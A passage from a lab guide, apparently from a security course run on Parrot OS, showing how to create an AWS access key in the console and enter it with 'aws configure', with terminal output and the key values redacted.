
Note: If a **Security check** window appears, enter the captcha and click on **Submit**.




14. Click the AWS account drop-down menu and click **Security Credentials**, as shown in the screenshot.



15. Click **Access keys** (access key ID and secret access key) in the **Your Security Credentials** section.




16. Click the **Create New Access Key** button.




17. A **Create Access Key** pop-up appears, stating that your access key has been successfully created. Click the **Show Access Key** link to view the access key.

18. Copy the **Access Key ID** displayed by pressing **Ctrl+C** on your keyboard and switch to the **Terminal** window.



19. In the terminal window, right-click your mouse; select **Paste** from the context menu to paste the copied **Access Key ID** and press **Enter**. It will prompt you to the **AWS Secret Access Key**. Switch to your AWS Account in the browser.



20. In the **Create Access Key** pop-up, select the **Secret Access Key** displayed, copy it by pressing **Ctrl+C** on your keyboard, and minimize the browser window. Switch to the **Terminal** window.
21. In the terminal window, right-click your mouse, select **Paste** from the context menu to paste the copied **Secret Access Key** and press **Enter**. It will prompt you for the default region name.
22. In the **Default region name** field, type **eu-west-1** and press **Enter**.
23. The **Default output format** prompt appears; leave it as default and press **Enter**.

```

awscli) (0.4.3)
Requirement already satisfied: jmespath<2.0.0,>=0.7.1 in /usr/local/lib/python3.9/dist-packages (from
botocore==1.24.46->awscli) (1.0.0)
Requirement already satisfied: python-dateutil<3.0.0,>=2.1 in /usr/lib/python3/dist-packages (from bo
tocore==1.24.46->awscli) (2.8.1)
Requirement already satisfied: urllib3<1.27,>=1.25.4 in /usr/lib/python3/dist-packages (from botocore
==1.24.46->awscli) (1.26.5)
Requirement already satisfied: pyasn1>=0.1.3 in /usr/lib/python3/dist-packages (from rsa<4.8,>=3.1.2-
>awscli) (0.4.8)
[root@parrot]-[~]
#aws --help
Note: AWS CLI version 2, the latest major version of the AWS CLI, is now stable and recommended for g
eneral use. For more information, see the AWS CLI version 2 installation instructions at: https://doc
s.aws.amazon.com/cli/latest/userguide/install-cliv2.html

usage: aws [options] <command> <subcommand> [<subcommand> ...] [parameters]
To see help text, you can run:

    aws help
    aws <command> help
    aws <command> <subcommand> help
aws: error: the following arguments are required: command
[✗]-[root@parrot]-[~]
#aws configure
AWS Access Key ID [None]: [redacted] AJI
AWS Secret Access Key [None]: [redacted] kaS
Default region name [None]: eu-west-1
Default output format [None]:
[root@parrot]-[~]
#

```

